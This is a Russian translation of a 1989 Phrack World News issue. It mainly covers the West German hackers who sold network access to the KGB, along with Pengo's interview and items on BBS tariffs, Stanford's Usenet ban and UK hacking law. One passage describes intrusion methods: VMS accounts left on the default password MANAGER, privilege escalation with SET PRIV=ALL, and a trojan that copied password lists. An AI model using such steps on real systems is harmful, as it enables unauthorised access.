Три часа назад известный немецкий телевизионный журнал раскрыл, пожалуй, один из крупнейших шпионских скандалов в компьютерных сетях: речь идёт о нескольких (от трёх до пяти) западногерманских хакерах, проникших в ряд секретных информационных сетей (Лос-Аламос, NASA, некоторые военные базы данных, (японскую) военную промышленность и многое другое) в интересах КГБ СССР. По словам ведущего политического телевизионного журнала, они получали суммы от $50 000 до $100 000, а также наркотики — всё это от КГБ.

Следующие материалы (их немало) посвящены — прямо или косвенно — недавнему шпионскому скандалу в Западной Германии. Большинство приведённых здесь статей взяты из RISKS Digest, однако они были отредактированы для данной публикации.

В этом материале содержится информация, ранее нигде не публиковавшаяся (по крайней мере, не в таком формате).

Компьютерный шпионаж: арестованы три «хитрых хакера» — 2 марта 1989 года

В Берлине, Гамбурге и Ганновере арестованы три хакера; им предъявлены обвинения в компьютерном шпионаже в пользу советского КГБ. По данным телевизионного журнала «Panorama» (чьи журналисты первыми опубликовали материалы о взломах NASA и SPAN), они проникали в научные, военные и промышленные компьютерные системы и передавали пароли, механизмы доступа, программы и данные двум офицерам КГБ. В числе взломанных объектов называются штаб-квартира NASA, компьютеры Лос-Аламоса и Ферми-лаборатории, база данных OPTIMIS Комитета начальников штабов США, а также ряд других армейских компьютеров. В Европе упоминаются компьютеры французско-итальянского производителя вооружений Thomson, Европейского космического агентства (ESA), Института ядерной физики Макса Планка в Гейдельберге, ЦЕРН/Женева, а также немецкого электронного ускорителя DESY/Гамбург. Согласно сообщениям, за примерно три года хакеры заработали несколько сотен тысяч немецких марок плюс наркотики (один из них, по всей видимости, был наркозависимым).

По словам руководства немецкой разведки, произошедшее представляет собой «новое качество шпионажа». Начальник ведомства заявил, что нечто подобное ожидалось, однако разведка была удивлена тем, насколько быстро и с каким широким охватом это произошло.

Подводя итог ранее опубликованным событиям — взломам NASA и SPAN, докладу Клиффорда Столла о «Хитром хакере» — я расцениваю это как по существу финальный аккорд истории с «Хитрыми хакерами» (причём таких хакеров, вероятно, было больше трёх из ныне заключённых под стражу). Удивительно, что спецслужбам потребовалось так много времени (после публикации отчёта Клиффа в Communications of the ACM в мае 1988 года), чтобы наконец арестовать и предъявить обвинения этим взломщикам. Более того, слухи о том, что у Philips/France были похищены схемы и производственные планы чипа на мегабит, по-видимому, подтверждаются — именно на этом основании хакер из ССС Штеффен Вернери несколько месяцев содержался под стражей в Париже без предъявления обвинений. Программы САПР также были проданы КГБ.

Материал предоставлен Клаусом Брунштайном

Компьютерная шпионская сеть продала важнейшие секреты России — 3 марта 1989 года

Западногерманская контрразведка раскрыла шпионскую сеть, созданную вокруг компьютерных хакеров, подозреваемых в том, что они снабжали Советский Союз совершенно секретной военной и экономической информацией.

По данным вчерашнего телевизионного репортажа, им удалось проникнуть в компьютерные сети США, Западной Европы и Японии.

В специальной программе Северогерманская телерадиосеть сообщила, что хакеры передали Советскому Союзу тысячи компьютерных кодов, паролей и программ, открывавших доступ к крупнейшим вычислительным центрам западного мира. Хакеры были завербованы КГБ в 1985 году и, по имеющимся данным, поставляли информацию в обмен на деньги и наркотики.

Западногерманская федеральная прокуратура в Карлсруэ, занимающаяся делами о шпионаже, подтвердила вечером, что 2 марта в ходе обысков в Ганновере и Западном Берлине были произведены три ареста.

Задержанные подозревались в том, что «незаконно получали через взлом и в обмен на деньги информацию, которая передавалась разведывательным службам восточного блока».

Однако пресс-секретарь не разделил оценку западногерманского телевидения, согласно которой данное дело является наиболее серьёзным со времён разоблачения в 1974 году Гюнтера Гийома — восточногерманского агента, занимавшего пост советника у бывшего канцлера Вилли Брандта. Министерство внутренних дел в Бонне также подтвердило факт нескольких арестов и сообщило, что подозреваемые снабжали КГБ информацией. По данным министерства, аресты последовали за несколькими месяцами расследования деятельности молодых компьютерных фанатиков из Гамбурга, Ганновера и Западного Берлина.

По данным телерепортажа, хакеры получили доступ к базам данных Пентагона, Космического центра NASA и ядерной лаборатории в Лос-Аламосе.

Им также удалось проникнуть в ведущие западноевропейские вычислительные центры и компании оборонного сектора, в том числе в французский концерн Thomson, Европейский центр ядерных исследований ЦЕРН в Женеве, Европейское космическое агентство и немецкие предприятия, занятые в ядерной отрасли.

По сведениям программы, русские оказывали на хакеров давление, используя их причастность к наркотикам, и платили сотни тысяч марок за информацию.

Вечером 2 марта западногерманские эксперты по безопасности охарактеризовали новое шпионское дело как «чрезвычайно серьёзное». КГБ получил «принципиально новую возможность атаки» на западные высокие технологии и военные секреты НАТО. По словам источников, «сенсационным» является то, что хакерам удалось проникнуть в оборонные информационные системы США из Западной Европы.

Программа Северогерманской телерадиосети сообщила, что её расследование основывалось на информации, предоставленной двумя членами предполагаемого шпионского кольца.

Предполагаемые взломы КГБ компьютеров в Западной Германии — 3 марта 1989 года

Из International Herald Tribune

Бонн — Три западногерманских хакера арестованы по подозрению в проникновении в компьютерные сети по всему миру с целью получения секретных данных для спецслужбы восточного блока, сообщили прокуроры 2 марта.

Представитель федеральной прокуратуры Александр Прехтель подтвердил факт ареста трёх человек, однако не назвал страну восточного блока и взломанные сети.

Программа «Panorama» телесети ARD, суть которой пресс-секретарь подтвердил, сообщила, что хакеры передали КГБ — советской тайной полиции — секреты из ряда особо чувствительных американских, французских и западногерманских компьютерных сетей.

По словам телеканала, это наиболее серьёзное дело о шпионаже, раскрытое в Западной Германии со времён разоблачения в 1974 году Гюнтера Гийома — восточногерманского агента, являвшегося ближайшим советником Вилли Брандта, тогдашнего западногерманского канцлера.

В числе предположительно взломанных систем: база данных сотрудников Министерства обороны США, американская лаборатория ядерного оружия в Лос-Аламосе (Нью-Мексико), Национальное управление по аэронавтике и исследованию космического пространства (NASA), а также военные склады снабжения США.

По данным репортажа, также были взломаны системы французской компании в сфере вооружений и электроники Thomson SA, европейского центра ядерных исследований ЦЕРН в Женеве, Европейского космического агентства и Института ядерной физики Макса Планка в Западной Германии.

Новости от КГБ/«хитрых хакеров» — 7 марта 1989 года

Спустя пять дней после «сенсационного» разоблачения, сделанного командой немецкого (NDR) телепрограммы «Panorama», пелена домыслов начинает рассеиваться и факты постепенно проясняются; кроме того, теперь, по всей видимости, можно получить ответы на некоторые вопросы, оставшиеся без ответа в статье Клиффорда Столла в Communications of the ACM. Хотя не все факты стали достоянием общественности, следующие из них представляются достаточно очевидными.

• В 1986 году несколько хакеров из Западного Берлина и Ганновера обсуждали на «хакерских вечеринках» с алкоголем и наркотиками способы решения личных финансовых проблем; в то время первые взломы научных компьютеров (вероятно, ЦЕРН/Женева использовался как учебный лагерь хакеров) и эффектное проникновение Chaos Computer Club в систему BTX создали у многих хакеров (при активном участии СМИ) *инфантильное впечатление*, что им по силам *взломать любую компьютерную систему*. Я помню тогдашние дискуссии на конференциях Chaos Computer 1986–87 годов о таких возможностях, когда один из ведущих членов CCC предупреждал, что подобные взломы могут также привлечь внимание разведки (Штеффен Вернери недавно упоминал, что германская контрразведка несколько раз пыталась нанять его и других членов CCC в качестве советников — безуспешно).

• «Ядро группы» из 5 хакеров, которые так или иначе участвовали в «деле КГБ» — согласно Der SPIEGEL, опубликовавшему следующие имена в понедельник 6 марта 1989 года:

• **Маркус Хесс**, 27 лет, из Ганновера — «Хитрый хакер» Клиффорда Столла, которого часто называли «Ганноверским хакером»; использует псевдоним Матиас Шпеер. Не закончив обучения по специальности «математика», работает программистом и пытается получить диплом по информатике в Университете Хагена (ФРГ); по имеющимся данным, хорошо знает VMS и UNIX.

• **Карл Кох**, 23 года, из Ганновера, работает программистом; расточительный образ жизни и наркозависимость, по всей видимости, усугубляли его хронические финансовые проблемы и подталкивали к желанию продавать «хакерские знания» заинтересованным структурам.

• **Ханс Хюбнер**, псевдоним «Pengo», из Берлина — получив диплом по информатике в Техническом университете Западного Берлина, основал небольшую компьютерную фирму; по данным SPIEGEL, ему нужны были деньги для инвестиций в своё небольшое предприятие. Хотя он не является членом Chaos Computer Club, он поддерживает тесные контакты с национальными хакерскими сообществами (Гамбург: Chaos Computer Club; Мюнхен: Bavarian Hacker Post; Кёльн: Computer Artists Cologne и другие небольшие группы); именно он выступал на Конгрессе Chaos Communication с рассказом о UUCP как о перспективной среде связи.

• **Дирк Брезинский**, из Западного Берлина — программист и временами «технический специалист» по системам Siemens BS-2000 (операционная система мейнфреймов Siemens), зарабатывавший при работе на Siemens или у клиентов (BfA, национальная страховая компания для сотрудников) по 20 000 DM (около $10 800) в месяц; один из офицеров разведки считает его «своего рода гением».

• **Питер Карл**, из Западного Берлина, бывший крупье, у которого «всегда было достаточно кокаина». Сведений о его компьютерных знаниях или опыте нет.

Успешно заинтересовав КГБ, группа (главным образом Хесс и Кох) совершила свои хорошо задокументированные взломы [см. Clifford Stoll, «Stalking the Wily Hacker», Communications of the ACM, май 1988]. По данным SPIEGEL, группа *продала 5 дискет с паролями* в период с мая по декабрь 1986 года офицерам КГБ на встречах в Восточном Берлине; когда вычислительный центр Бременского университета — их любимый узел для трансатлантических взломов — попросил полицию выяснить причины огромных телефонных счетов, они прекратили деятельность.

Это утверждение Der SPIEGEL, вероятно, ошибочно, поскольку, как описывает Клифф, «Хитрый хакер» успешно работал вплоть до начала 1988 года, когда TYMNET и Немецкое почтовое ведомство раскрыли маршрут от его ПК через телефонную сеть. Западногерманская прокуратура при обыске квартиры Хесса не нашла достаточно доказательств для судебного преследования; мало того, материалы были получены незаконным путём, и существующие улики не могли быть использованы в суде — в итоге их пришлось уничтожить.

В квартире Хесса прокуроры обнаружили (3 марта 1989 года) списки паролей от других взломов. В понедельник, 6 марта 1989 года, команда «Panorama», раскрывшая взлом NASA и в общих чертах установившая связь с КГБ, попросила Клауса Брунштайна изучить часть списков паролей;

материал, который он просматривал в течение 30 минут, состоял примерно из 100 фотокопий протоколов сеанса взлома в ночь с 27 на 28 июля 1987 года — знаменитого «взлома NASA». С VAX 750 (под управлением VMS 4.3), вход в которую они получили через DATEX-P (немецкую сеть с коммутацией пакетов, вариант X.25), где ранее, по всей видимости, установили «троянского коня» (UETFORT00.EXE), хакеры пытались через команду SET HOST... войти в другие VAX-машины в удалённых институтах. Они неизменно использовали учётную запись SYSTEM с «правильным» (скрытым) паролем.

Примечание: К сожалению, процедура установки DEC требует наличия учётной записи SYSTEM; большинство системных администраторов, по всей видимости, не меняют заданный по умолчанию пароль MANAGER. Начиная с версии 4.7, пароль MANAGER исключён, однако в более ранних версиях VMS эта уязвимость, вероятно, сохраняется во многих системах!

Поскольку в более чем 40% случаев хакерам удавалось войти в систему, первым делом они выполняли SET PRIV=ALL; SET PRIO=9, после чего устанавливали (путём копирования по сети) «троянского коня». С его помощью (он не отображался в списке команды SHOW USERS) они копировали списки паролей на свои ПК. Просматривая списки паролей, Клаус отметил хорошо известные закономерности: более 25% составляли женские или мужские имена, имена исторических личностей, названия стран, городов или местных блюд (в университетах Пизы, Павии и Болоньи INSALATA была/является излюбленным паролем многих пользователей). Лишь в CASTOR и POLLUX списки паролей содержали менее 5% подобных легко угадываемых комбинаций!

Помимо многочисленных (около 39) неудачных попыток входа, были «посещены» многочисленные системы ЦЕРН/ЖЕНЕВА, системы NASA (CASTOR, POLLUX, Goddard и Ames Space Flight Centers), а также ряд американских, британских, французских, итальянских и немецких институтов, подключённых к сети SPAN. Задокументированный сеанс длился с 22:00 27 июля по 01:00 28 июля.

СМИ сообщают, что другие взломы (вероятно, совершённые не только самими Хессом и Кохом) также были проданы КГБ. Среди них наибольший интерес для СССР, по всей видимости, представляли электронная и компьютерная отрасли. Если специальные программы САПР и проекты мегабитных чипов (особенно от Thomson/France, с VAX-систем) действительно были похищены, ценность этого для СССР трудно переоценить.

В ФРГ в настоящее время обсуждается вопрос о том, удалось ли хакерам проникнуть в «ключевые зоны» или лишь в «периферийные области». Эта дискуссия абсурдна: большинство «периферийных систем» содержат разработки (методы, продукты) для будущих систем, тогда как «ключевые системы» в основном содержат действующие приложения (на базе устаревших архитектур).

Известные хакеры (прежде всего CCC) подверглись серьёзным нападкам со стороны части СМИ. Мне представляется, что CCC сам стал *жертвой*: группа неофициально получала от него значительную часть информации, необходимой для ряда взломов, а в итоге продала её КГБ. Если не считать «Pengo», тесной связи между CCC и хакерами КГБ, похоже, не прослеживается. Тем не менее CCC и другие организации — в частности, Cheshire Catalyst в США — создали климат, в котором шпионаж неизбежно расцвёл пышным цветом.

Материал предоставлен Клаусом Брунштайном

Pengo высказывается о хакерах КГБ и многом другом — 10 марта 1989 года

Ниже приводятся высказывания Pengo, сделанные им в интервью Phrack Inc. с Knight Lightning.

KL: Как вы реагируете на обвинения в том, что вы являетесь шпионом КГБ?

P: Несколько месяцев в 1986 году я был причастен к этому шпионскому кружку. Я не работал на КГБ напрямую и не передавал хакерскую информацию на Восток. С тех пор вся моя хакерская деятельность осуществлялась исключительно ради личного познания. Я никогда не скрывал своего имени и не собираюсь уходить в тень теперь, когда правда всплывает на поверхность.

В середине 1988 года я сообщил западногерманским властям (спецслужбам) о своей причастности к КГБ. Это одна из главных причин прошлогодних крупных арестов. Мне приходится мириться с тем, что некоторые хакеры теперь думают, будто я сотрудничаю с властями. Это не так, и я постараюсь сделать всё возможное, чтобы больше не попасть в эти шпионские игры.

KL: Что вы думаете о материалах, опубликованных в DER SPIEGEL?

P: Они опубликовали моё имя и заявили, что я был «очень активен» на восточном направлении, но в то же время назвали меня «наиболее перспективной головой в берлинской хакерской сцене». Теперь я стараюсь извлечь максимум из этой известности.

KL: Клаус Брунштайн сделал ряд резких высказываний о вас в RISKS Digest. Как вы к этому относитесь?

P: Это очень меня расстроило. Клаус Брунштайн не знает никаких подробностей об этом деле, однако, похоже, любит представлять себя инсайдером немецкой сцены. На последнем конгрессе у нас с ним возникла небольшая полемика. Он не мог понять, почему я, как специалист в области информатики, по-прежнему поддерживаю хакеров. Возможно, именно это стало одной из причин его публикации.

KL: Есть ли ещё что-то, что вы хотели бы добавить?

P: Мне было бы интересно услышать, как американские хакеры реагируют на эту ситуацию. Я уже слышал, что большинство людей, по всей видимости, считают, будто весь Chaos Computer Club — это объединение шпионов. Это, конечно же, неправда.

KL: Что вы намерены предпринять в связи с негативными публикациями?

P: Я опубликовал ответ на сообщение Брунштайна в RISKS (приведён в следующей статье). Если не считать Хагбарда, те ребята никогда не были настоящими хакерами — и похоже, выясняется, что они были обычными шпионами.

KL: Были ли ещё какие-то последствия этого дела помимо плохой прессы?

P: Сейчас я ломаю голову над тем, как зарабатывать деньги, поскольку компания решила меня уволить. Вот что бывает, когда играешь с огнём :-)

К счастью, я оптимист!

— Pengo

Pengo высказывается в RISKS Digest — 10 марта 1989 года

В RISKS Digest Клаус Брунштайн упомянул моё имя в контексте дела о хакерском шпионаже, недавно раскрытого германскими властями. Поскольку г-н Брунштайн некомпетентен в вопросах, связанных с предысторией этого дела, хочу внести некоторые уточнения во избежание недоразумений — особенно относительно моей роли. Считаю крайне неправильной практику публикации имён людей без предоставления необходимой предыстории.

Уже около двух лет я являюсь активным участником сетевого сообщества, и хочу прямо заявить, что моя сетевая деятельность никоим образом не была связана с какими-либо контактами со спецслужбами — ни западными, ни восточными.

С другой стороны, это факт, что в молодости (сейчас мне 20 лет) существовал круг людей, пытавшихся заключить сделку с восточной спецслужбой. Я был к этому причастен, однако надеюсь, что поступил правильно, предоставив германским властям подробные сведения о своей причастности к делу летом 1988 года.

Пока судебный процесс по этому делу продолжается, я не имею права разглашать публично какие-либо подробности. Как только у меня появится возможность говорить об этом свободно, я постараюсь дать всем заинтересованным лицам подробное представление о произошедшем.

Я считаю себя хакером. Большую часть своих знаний я приобрёл, экспериментируя с компьютерами и операционными системами — и да, многие из этих систем являлись частной собственностью организаций, которые даже не подозревали, что я пользуюсь их машинами. Я считаю, что хакеры (люди, творчески работающие с технологиями и не воспринимающие вычислительную технику лишь как работу) оказывают услугу компьютерному сообществу в целом. Другие люди уже указывали, что большинство «интересных» современных концепций в области вычислительной техники были разработаны или намечены людьми, которые сами называют себя «хакерами».

Когда я начал взламывать чужие системы, мне было 16 лет. Меня интересовали компьютеры, а не данные, хранившиеся на их дисках. Поскольку в то время я ещё учился в школе, у меня даже не было денег на собственный компьютер. Так как CP/M (наиболее продвинутая ОС, к которой у меня был легальный доступ) меня больше не привлекала, я с удовольствием пользовался слабой защитой систем, доступных мне через сети X.25.

Вы можете заметить, что следовало бы запастись терпением и дождаться университета, где у меня появился бы доступ к их машинам. Некоторые из вас, возможно, поймут: тогда ждать было просто не в моём духе. Вычислительная техника стала для меня зависимостью, и я продолжал взламывать системы. Надеюсь, это даёт ответ на вопрос «почему».

Определённо НЕ для того, чтобы дать русским преимущество перед США, и не ради того, чтобы разбогатеть и немедленно улететь на Багамы. Результаты судебного процесса снова подтвердят это, но до тех пор я хочу пресечь слухи о том, что немецкие хакеры якобы были длинной рукой КГБ, наносившей вред западной компьютерной безопасности или обороноспособности.

Следует также подчеркнуть, что Chaos Computer Club никоим образом не причастен к этому делу, и ещё раз: CCC как организация никогда не был «хакерской группой». CCC лишь обеспечивает хакерам взаимодействие с прессой и пытается указывать на последствия развития компьютеров и коммуникаций для общества в целом.

Из-за публикации моего имени в DER SPIEGEL и RISKS я уже лишился нынешней работы. Деловые партнёры забеспокоились из-за моей причастности к делу. Ряд проектов, которые я должен был завершить в ближайшем будущем, был отменён, и мне в каком-то смысле приходится начинать всё заново.

— Ханс Хюбнер

Клаус Брунштайн отвечает Pengo в RISKS Digest — 14 марта 1989 года

«Pengo» Ханс Хюбнер заявил, что в деле КГБ, упомянутом мной в моём отчёте, он не участвовал. Поскольку я сам непосредственно в деле КГБ не участвовал (и в этом смысле являюсь менее

осведомлённым источником, чем Pengo!), я старался передавать лишь ту информацию, которая подтверждалась как минимум *двумя независимыми источниками*, заслуживающими *определённого доверия*. В случае с Pengo (к которому я подходил весьма осторожно, поскольку с трудом верил прочитанному) моими двумя источниками были:

• Публикация в SPIEGEL (лично я согласен с тем, что имена не следует называть, пока идёт следствие; однако в данном случае эти имена уже были широко опубликованы как в ФРГ, так и за рубежом);

• Телефонный разговор с одним из видных членов Chaos Computer Club после того, как он сообщил мне о публичных дебатах на Ганноверской ярмарке (где немецкая деловая газета «Wirtschaft» организовала дискуссию с участием специалистов по защите персональных данных и CCC).

Я спросил его, известно ли ему о причастности Pengo; он ответил, что напрямую спросил Pengo: «Добровольно ли, без принуждения, ты работал на русских?» Pengo ответил: «Да». Он сказал, что сразу же прекратил все контакты с Pengo. По всей видимости, внутри Chaos Computer Club развернулась полемика о том, следует ли реагировать столь жёстко. Мне понятна эта резкая реакция: хакеры КГБ нанесли серьёзный ущерб попыткам CCC весомо участвовать в публичной дискуссии о ряде социальных последствий развития компьютерных технологий. Теперь клуб сталкивается, причём более остро, чем прежде, с проблемой того, что его воспринимают как членов преступной группировки.

— Клаус Брунштайн

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXV/Part 3             PWN
PWN                                             PWN
PWN                 March 29, 1989              PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning

Southwestern Bell против операторов электронных досок объявлений — 27 февраля 1989 г.

Для тех, кто не знаком с этой историей: между телефонной компанией Southwestern Bell и операторами досок объявлений (BBS) в Оклахома-Сити, штат Оклахома, разгорелось серьёзное противостояние. Southwestern Bell добивается права взимать повышенную плату за телефонные линии, используемые для работы BBS. Компания утверждает, что передача данных должна тарифицироваться выше по умолчанию, а эксплуатация BBS сравнима с коммерческой деятельностью, следовательно, такие линии должны обходиться дороже, чем жилые.

На сегодняшний день конфликт оценивается как пат. Southwestern Bell применяет war-dialer, пытаясь выяснить, какие именно номера принадлежат BBS. Несколько досок объявлений уже прекратили работу из-за этого. Однако на стороне BBS-сообщества выступил крупный телеканал (по имеющимся сведениям, аффилиат CBS), а также ряд корпоративных адвокатов, проявивших интерес к делу. Юристы говорят, что несколько лет назад уже рассматривался судебный иск, касающийся BBS и Southwestern Bell, — и тогда SWB проиграла. Это означает, что повышение тарифов для телефонных линий досок объявлений в Оклахома-Сити является незаконным.

Southwestern Bell прибегает к обманным уловкам, пытаясь вынудить системных операторов (сисопов) признать, что они зарабатывают на своих системах. Компания добивается, чтобы сисопы называли свои доски «некоммерческими» (non-profit). Слово non-profit подразумевает получение доходов для покрытия расходов без извлечения прибыли, что для большинства BBS попросту неверно: они не получают никакого дохода вообще. Тем временем эти несчастные жертвы сталкиваются с повышением тарифов. Информация разлетелась по BBS-сообществу Оклахома-Сити как пожар, и теперь люди начинают понимать суть мошенничества Southwestern Bell.

К счастью, пользователи BBS Оклахома-Сити — весьма активная публика: многие из них сотнями звонят в Southwestern Bell и заявляют, что если компания повысит тарифы для BBS, они откажутся от дополнительных линий. Многие сисопы говорят то же самое. Именно это и создаёт нынешний пат. Судя по всему, руководство Southwestern Bell начинает осознавать, что в случае повышения тарифов заработает меньше, чем если оставит BBS в покое. В конце концов, их единственная цель — зарабатывать больше денег. В Оклахома-Сити создаётся организация пользователей, призванная мобилизовать достаточно широкое противодействие действиям Southwestern Bell, чтобы компания пересмотрела свою позицию. Пока это работает, хотя до урегулирования ещё

далеко.

По последним сведениям от одного из лидеров новой пользовательской группы, некий высокопоставленный руководитель Southwestern Bell и AT&T прилетел в Оклахома-Сити, крайне недовольный действиями местного руководства компании. По всей видимости, происходящее не нравится и им. Кроме того, адвокаты, согласившиеся помочь, изучают аналогичный случай в Калифорнии.

Речь идёт об офисе генерального менеджера. Имеет смысл позвонить туда и указать, что дурная слава распространяется далеко за пределы Оклахома-Сити — возможно, Southwestern Bell пересмотрит свою позицию.

Информация предоставлена различными источниками.

Внимание любителям телекоммуникаций — 7 марта 1989 г.

Следующее письмо взято из TELECOM Digest — интернет-рассылки.

От: Red Knight
Тема: Обзор системы электронных досок объявлений

Приглашаю вас на телекоммуникационно-ориентированную BBS, расположенную во Флашинге, Нью-Йорк.

Наша главная задача — обсуждение различных концепций в области телефонии: ESS, DMS, COSMOS, сотовая и мобильная связь, спутниковые коммуникации, волоконная оптика, ATC, Centrex, тарифы на телефон, системы сигнализации, мировые телефонные сети, системы коммутации, ISDN.

Мы стараемся привлечь как можно больше компетентных пользователей.

Наша BBS специализируется не только на телекоммуникациях — здесь есть конференции по компьютерной безопасности. На борту немало экспертов, готовых обсуждать вопросы безопасности.

Есть конференция по UNIX, где собираются все UNIX-волшебники. Специальная группа пользователей DEC. Также работает конференция по вирусам: как они пишутся и как им противостоять.

Другие конференции: Радиолюбительство > Хакерские новости > Слесарное дело > Пиротехника > Номера Telco > TAP > Книги > Системы наблюдения > Pascal > Generic C > Предложения > Mac > Номера BBS > Phrack > Кабельное > ...и многое другое.

Требования: никаких. Добро пожаловать всем. Доступ предоставляется немедленно. Допускаются псевдонимы.

The Telecommunication [H.D.BBS] — Hackers Den

[A 2600 Magazine Bulletin Board System]

Data: (718)358/9209

300/1200

Пользователи компьютеров опасаются прецедента Стэнфорда — 20 февраля 1989 г.

Том Филп (San Jose Mercury News)

«Решение заблокировать доску объявлений препятствует свободному доступу к общедоступной информации.»

Учёные-компьютерщики Стэнфорда опасаются, что университет взял на себя бессрочную роль нравственного регулятора компьютерных досок объявлений: недавно был заблокирован доступ к списку анекдотов, признанных не имеющими «образовательных целей университета».

Многие пользователи компьютеров в кампусе считают BBS библиотеками будущего — и, следовательно, полагают, что на них должен распространяться тот же свободный доступ, что и на библиотечную систему Стэнфорда. Тем не менее Стэнфорд, судя по всему, стал первым университетом в стране, заблокировавшим доступ к части международной сети досок объявлений Usenet, которая охватывает 250 000 пользователей Unix-систем, — по словам одного из создателей этой сети.

Для ряда пользователей прецедент Стэнфорда тревожен. «Мы вступаем в очень, очень щекотливую область, когда системным администраторам предоставляется полномочие просто удалять файлы, которые они сочтут неуместными в общедоступных системах», — заявил Гэри Чэпмен, исполнительный директор организации Computer Professionals for Social Responsibility из Пало-Альто (2500 членов). — «Моя личная позиция: свобода слова должна распространяться на компьютерную информацию».

Ральф Горин, директор Академических информационных ресурсов Стэнфорда, с этим не согласен. «Мне кажется, совершенно ясно: нужно либо выступать за свободу слова со всеми её последствиями, либо быть готовым принять последствия позиции "свобода слова — иногда" и тогда решать, когда именно», — сказал Горин.

После введения запрета на анекдоты более 100 пользователей компьютеров Стэнфорда, включая ведущего исследователя в области искусственного интеллекта, подписали петицию протеста. Есть и некоторые свидетельства того, что официальные лица Стэнфорда ищут выход из созданной ими дилеммы.

Доска объявлений с анекдотами, именуемая «rec.humor.funny», — одна из нескольких досок, обсуждающих спорные темы. При этом Стэнфорд, например, по-прежнему разрешает доступ к доскам, где студенты обсуждают употребление наркотиков, сексуальные техники и советы об нудистских пляжах. Горин заявил, что не знает об этих досках.

Доска с анекдотами привлекла внимание официальных лиц Стэнфорда в декабре — после материала о ней в канадской газете. Анекдоты задели болезненное место университетского руководства, которое страдало от различных расистских инцидентов на территории кампуса. 25 января 1989 года было принято решение заблокировать прохождение анекдотов через главный университетский компьютер. «В то время, когда университет прилагает значительные усилия для подавления расизма, нетерпимости и иных форм предрассудков, зачем тратить компьютерные ресурсы, позволяя некому человеку извне эксплуатировать всё это?» — объяснил Горин.

Официальные лица Стэнфорда были обеспокоены ещё и тем, что доска с анекдотами является «модерируемой»: один человек контролирует всё публикуемое там. Эта доска «сама по себе не предусматривает обсуждения поднимаемых ею вопросов», — сказал Горин. Модератор, Брэд Темплтон из Ватерлоо в канадской провинции Онтарио, публикует только анекдоты. Поступающие к нему комментарии он размещает на отдельной доске — «rec.humor.d». Для Стэнфорда существования доски с комментариями недостаточно: люди, читающие анекдоты, необязательно увидят комментарии.

Проблема «немодерируемых» досок — в их замусоренности, по словам Юджина Спаффорда, компьютерного учёного из Университета Пёрдью и одного из пионеров Usenet. Сеть ежедневно накапливает эквивалент 4000 страниц текста через двойной интервал — слишком много для одного человека. «Люди, использующие сеть как информационный ресурс, предпочитают более сфокусированный подход», — сказал Спаффорд. Именно поэтому другая, немодерируемая доска — с множеством комментариев и меньшим числом столь же оскорбительных анекдотов — гораздо менее популярна. Стэнфорд её не блокирует. Доска Темплтона — самая популярная среди 500 существующих в Usenet. По оценкам, 20 000 пользователей ежедневно открывают эти анекдоты, сообщил Спаффорд.

В Usenet существует своя демократия: проводятся выборы для решения, следует ли создавать новую доску и кто — если вообще кто-либо — должен её модерировать. Доска анекдотов Темплтона была создана именно таким голосованием. Решение Стэнфорда заблокировать к ней доступ «представляется мне лицемерным», — сказал Спаффорд. «В лучшем случае — это чья-то попытка быть политически корректным при непонимании ситуации».

Джон Маккарти, профессор вычислительной техники Стэнфорда и один из основателей области искусственного интеллекта, встретился с президентом университета Дональдом Кеннеди, чтобы выразить своё несогласие с блокировкой анекдотов. «Ни одна из этих досок не является особенно важной», — сказал Маккарти. Суть в том, что регулирование доступа к ним «не то дело, которым должен заниматься университет».

После принятия решения о блокировке доски администрация передала вопрос в руководящий комитет Сената преподавателей Стэнфорда. Судьба доски может оказаться в руках профессоров. «Мне кажется, это вполне подходящий внутренний процесс для принятия такого решения», — сказал Горин.

Маккарти добавил: «Должен сказать, что я сейчас настроен оптимистично — этот запрет будет отменён. Есть люди, которые считают, что совершили ошибку».

Запретить компьютерный хакинг — CBI — 1 марта 1989 г.

Питер Лардж (Guardian Newspaper)

«Компьютерный хакинг должен стать уголовным преступлением, заявил вчера CBI.»

Организация работодателей заявила, что крайне важно обеспечить стабильную основу для развития вычислительных технологий, поскольку компьютеры играют значительную роль в экономической конкурентоспособности страны и «социальном благополучии». По её данным, компьютерные любители всё чаще получают несанкционированный доступ к конфиденциальной информации, хранящейся в банках и других компаниях в компьютерных базах данных.

Значительная часть компьютерного мошенничества скрывается фирмами, однако консервативная оценочная цифра ущерба для британского бизнеса составляет не менее 30 миллионов в год.

Компьютерные катастрофы, вызванные программными сбоями, пожарами и перебоями в электроснабжении, обходятся примерно в десять раз дороже.

В своём ответе на консультационный документ Юридической комиссии по вопросам компьютерных злоупотреблений CBI выдвинул шесть предложений:

• Дела о хакинге должны рассматриваться с участием присяжных;
• Понятие «уголовный ущерб» должно распространяться на компьютерные программы и данные, а также на атаки компьютерных вирусов (вредоносных программ, способных нарушать или

уничтожать данные);
• Законы должны быть гармонизированы на международном уровне, чтобы хакеры не могли действовать через государственные границы;
• Правонарушение в виде несанкционированного доступа должно охватывать нефизический доступ, например компьютерное подслушивание;
• Даже безуспешные попытки взлома должны влечь уголовные санкции;
• Ценность конфиденциальной коммерческой информации должна быть защищена гражданско-правовыми средствами возмещения ущерба, причинённого хакерами.

США, Канада, Швеция и Франция запретили хакинг, однако в Великобритании это не является правонарушением, если не причинён ущерб — например, в виде мошенничества или кражи. В феврале в докладе Джека о банковском законодательстве было предложено ввести уголовную ответственность за хакинг. Юридическая комиссия подготовила дискуссионный документ и намерена выдвинуть конкретные предложения в конце года.

Верховный суд Германии признал телекоммуникационный закон неконституционным — 23 марта 1989 г.

Оспариваемый закон гласит:

> *Параграф 15, раздел II закона о регулировании телекоммуникационного оборудования: «Любое лицо, устанавливающее, изменяющее или использующее модифицируемое телекоммуникационное оборудование в нарушение условий его предоставления, наказывается лишением свободы на срок до двух лет или штрафом».*

Верховный суд Германии признал этот закон неконституционным и недействительным в решении от 22 июня 1988 года. Следствием этого является то, что импортированные модемы больше не могут быть конфискованы (согласно нормам Уголовно-процессуального кодекса).

Законодательному органу Германии было предложено принять новый закон. Однако, поскольку существуют столь сильные интересы и влияние промышленности, пользователей и Европейского общего рынка против принятия нового запретительного закона, считается, что есть основания для оптимизма и подобный запретительный закон не будет принят.

